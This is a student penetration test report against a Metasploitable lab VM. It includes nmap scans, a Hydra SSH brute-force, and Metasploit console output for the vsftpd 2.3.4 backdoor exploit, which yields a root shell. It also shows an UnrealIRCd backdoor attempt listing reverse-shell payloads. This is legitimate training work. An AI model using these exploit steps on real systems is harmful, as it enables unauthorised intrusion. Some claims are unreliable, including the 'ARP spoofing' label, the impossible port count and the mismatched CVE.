


PENETRATION TEST REPORT 2022

CSC8101

Assignment 2: Tools and Report



Created by: Deep Shah
Student ID: U1137064
Date: 21 May 2022

Table of Contents

1. Executive Summary	2
Scope	2
Results	2
2. Introduction	3
Goals and objectives	3
3. Detailed Analyses	5
Discovery	5
Attack	10
Conclusion & Risk Rating	19
Remediation Steps	19
Reference	20

I. Executive Summary:

The purpose of this penetration test is to identify current vulnerabilities and implement security for the internal network computer. This evaluation used penetration testing to give the company a better knowledge of the risk and security.

- Scope

The scope of this system is included one virtual machine connected to the internet network named Metasploitable. The test was performed between May 13, 2022, to May 15, 2022. Other days were utilized to create a report. The tools that are used in this test were Legion, NMAP, Hydra, Netcat, and Metasploit framework.

- Results

The table given below shows the overall results of the test:

Tests performed	Risk level
Root access	High
Password attack	Medium
Reverse shell	Low

Different attacks were conducted to test the virtual machine's security. From such assaults, it was feasible to get root access to the computer, which is considered a major vulnerability. Password assaults were also carried out to test the password strength, with the findings indicating that the vulnerability was not serious, but

rather moderate. The final test was the reverse shell technique which has a low-risk level.

II. Introduction

- Goals and Objectives

This test aims to guarantee the machine's security and to uncover the vulnerability before the hacker does, to mitigate the possibility of any form of damage.

Risk is also a crucial consideration while doing a penetration test. Based on this test, risk analysis may be performed, and it can be lowered before causing any harm to the system.

This report included all of the tests performed on the metasploitable virtual machine, which was connected internally. For different parts of the test, a variety of tools based on Kali Linux are used. There are four phases of the test

- 1) Planning
- 2) Discovery
- 3) Attack phase
- 4) Risk assessment and redemption

The rules of testing were defined in the first phase, the planning phase. And the test's scope is limited to a single virtual computer.

Because the machine continues to operate, the majority of the testing was performed on weekends so that other users are not inconvenienced. The testing was carried out from

the midday of May 13th to May 15th when the traffic on the network was low.

The machine is discovered in the second phase. The first objective was to determine the IP address of the system for which ARP spoofing was employed, and then the ports were scanned using the Legion tool, as well as NMAP for deep scanning and port scanning.

The assault phase began once the computer was scanned for vulnerabilities. The initial assault was a password attack that was carried out with the help of hydrax, a password attack GUI tool. Then, utilizing the vulnerability found during the discovery phase, several attacks were carried out using the Metasploit framework.

The last attack on the machine was a reverse shell attack using Netcat. On most Linux systems, Netcat is a command-line interface program that comes preinstalled.


The final phase of the test was to summarize the results and risk analysis based on that. This report also includes the recommendations to mitigate those vulnerabilities.



III. Detailed Analyses

- Discovery

The first step is to find the IP address of the target machine. To find the IP address ARP spoofing is used as shown in fig below



```
Kali-Linux on ML-REFVM-181433 - Virtual Machine Connection
File Action Media Clipboard View Help

kali@kali: ~
kali@kali: ~

(kali@kali)-[~]
$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 00:15:5d:00:04:02 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::215:5dff:fe00:401 prefixlen 64 scopeid 0<20<link>
    ether 00:15:5d:00:04:01 txqueuelen 1000 (Ethernet)
    RX packets 55 bytes 8507 (8.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 525 bytes 22776 (22.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$ sudo arp-scan -i
Interface: eth1, type: EN10MB, MAC: 00:15:5d:00:04:01, IPv4: 192.168.0.100
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:15:5d:00:04:00 Microsoft Corporation
192.168.0.101 00:15:5d:00:04:05 Microsoft Corporation

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.895 seconds (135.09 hosts/sec). 2 responded

(kali@kali)-[~]
$
```

As shown in the above fig the first command 'ifconfig' gives the kali IP address which is 192.168.0.100. and after scanning the network using the ARP command as shown in fig revealed the target machine IP address which is 192.168.0.101.


The fingerprinting is also done by using the ARP tool which has revealed some more information about the target as shown in the figure.




After discovering the IP address of the target system the next step is to scan the ports for that IP.

To do the basic port scanning Legion tool is used as shown in fig.


Legion is a graphical user interface (GUI) program that is relatively simple to use. As illustrated in the diagram below, identify the target host and adjust the scanning mode as needed before submitting.



Following submission, it will run a number of scans and provide the results as seen below.



The open port list on the right-side panel can be used in the attack phase, while the procedure carried out in this scan is presented on the lower panel. The host information is displayed on the left side panel. If the options in this panel are changed to tools, more information about the target is revealed, as shown in the figure below.



The next step is to use NMAP to scan for vulnerabilities.

NMAP is a very powerful CLI tool with many distinct capabilities that penetration testers utilize the most for network scanning.

NMAP is used for enumeration to acquire more specific information, and it provides a thorough report for each open port, as shown in the figure.

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:~/home/kali# nmap -sS -A -T4 -p- 192.168.0.101
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-13 20:40 EDT
```

The syntax for enumeration using NMAP is shown in the figure.

The result for this scan is shown in the below figure

Kali-Linux on ML-REV181433 - Virtual Machine Connection

File Action Media Clipboard View Help

root@kali: /home/... [kali@kali: ~] xHydra 08:46 PM

```

File Actions Edit View Help

_ nmap -sS -sV -iL 192.168.0.101
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-13 20:40 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0055s latency).
Not shown: 65595 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp> syst:
STAT:
FTP server status:
  Connected to 192.168.0.100
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
ssh> hostkey:
1024 60:f0:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRIFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME
|_SSL:
ssl> date: 2022-05-16T00:44:46+00:00; +7s from scanner time.
sslv2:
SSLv2 supported
ciphers:
  SSL2_RC2_128_CBC_WITH_MD5
  SSL2_RC4_128_WITH_MD5
  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
  SSL2_RC4_128_EXPORT40_WITH_MD5
  SSL2_DES_64_CBC_WITH_MD5
  SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
|_ dns-nsid:
  bind.version: 9.4.2


```

Status: Running

According to the NMAP report, the VM allows anonymous FTP login, and the SSH port is open. As a result, a password attack is possible.

Another scan that is done on the VM is for vulnerability scan as shown in the below figure.

This scan has listed potential vulnerabilities along with their CVE numbers and a link to more information.



The screenshot shows a Kali Linux terminal window with the following content:

```

Kali-Linux on ML-REFVM-181433 - Virtual Machine Connection
File Action Media Clipboard View Help

root@kali: /home/_ [kali@kali: ~] xHydra 08:40 PM

kali@kali: ~

File Actions Edit View Help

[kali@kali] ~
$ sudo nmap -sV -p- --script vulners 192.168.0.101
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-13 20:38 EDT

```

The syntax for vulnerability scan is shown in the above figure

The result of the scan is shown in the below figure


[illegible]

- Attack


After gathering information on the target, the next step is to test several exploits on it.

The first assault is a password attack on SSH port using Hydra.


Hydrax is a user interface tool for brute-forcing passwords. It can generate the dictionary or use a pre-defined dictionary like the one shown in the picture.



As shown in the figure the target is set to the VM
And select the username and password file for the
brute force attack as shown in the figure below



The result of the attack is shown in the figure below with the password and username highlighted




Password Attack on SSH port	
Risk	Medium
Location	192.168.0.101

Description: When J-PAKE is enabled, OpenSSH 5.6 and earlier do not correctly validate the public parameters in the J-PAKE protocol, allowing remote attackers to authenticate without knowing the shared secret by submitting forged data in each round of the protocol, a similar problem to CVE-2010-4252.
Solution: openbsd-openssh-upgrade-latest
Reference: CVE-2010-4478


(RAPID7, 2012)

The next tools is Metasploit framework for more exploit the vulnerability.

To launch the Metasploit framework, first start the ‘postgres service’, then execute ‘sudo msfconsole’. Then use the command search with the following unix as shown in the figure to look for vulnerabilities. The search parameter is unix since the target system is a Unix machine.




The result is shown in the below figure.



There are many different exploits that were tried but it can only work if the VM has the same vulnerability as mentioned

The below figure shows the failed exploits.



After many trials, there are two exploits that were successful

VSFTPD v2.3.4 backdoor command execution	
Risk	High
Location	192.168.0.101
Description: This module makes use of a malicious backdoor included in the VSFTPD download bundle. According to the most recent information available, this backdoor was put into the vsftpd-2.3.4.tar.gz package between June 30th and July 1st, 2011. On July 3rd, 2011, this backdoor was disabled.	
Solutions: develop source code	
Reference: VSTFPDv2.3.4	

(RAPID7, 2018)

The below fig shows the success of backdoor command ejection

```

Kali-Linux on ML-REFVM-181433 - Virtual Machine Connection
File Action Media Clipboard View Help

kali@kali:~$ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.101
RHOST => 192.168.0.101
kali@kali:~$ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.0.101   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/sh          yes       The command to execute

Exploit target:
  Id  Name
  --  --
  0    Automatic

kali@kali:~$ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.101:21 - USER: 331 Please specify the password.
[*] 192.168.0.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.0.101:6200) at 2022-05-16 23:18:50 -0400

ls
bin
boot
cdrom
dev

```


UnrealIRCd 3.2.8.1 Backdoor Command Execution	
Risk	High
Location	192.168.0.101
Description: This module makes use of a malicious backdoor found in the Unreal IRCd 3.2.8.1 download bundle. Between November 2009 and June 12th, 2010, this backdoor was included in the Unreal3.2.8.1.tar.gz package.	
Solution: develop source code	
Reference: UnrealIRCd 3.2.8.1	

(RAPID7, 2018)

The below figure shows the success of the unrealIRCd backdoor attack

```

Kali-Linux on ML-REFVM-181433 - Virtual Machine Connection
File Action Media Clipboard View Help

kali@kali: ~
07:51 AM

File Actions Edit View Help

[*] 192.168.0.101:6667 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.101:6667) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
2 cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
3 cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
4 cmd/unix/generic normal No Unix Command, Generic Command Execution
5 cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
7 cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
8 cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
9 cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
10 cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
11 cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

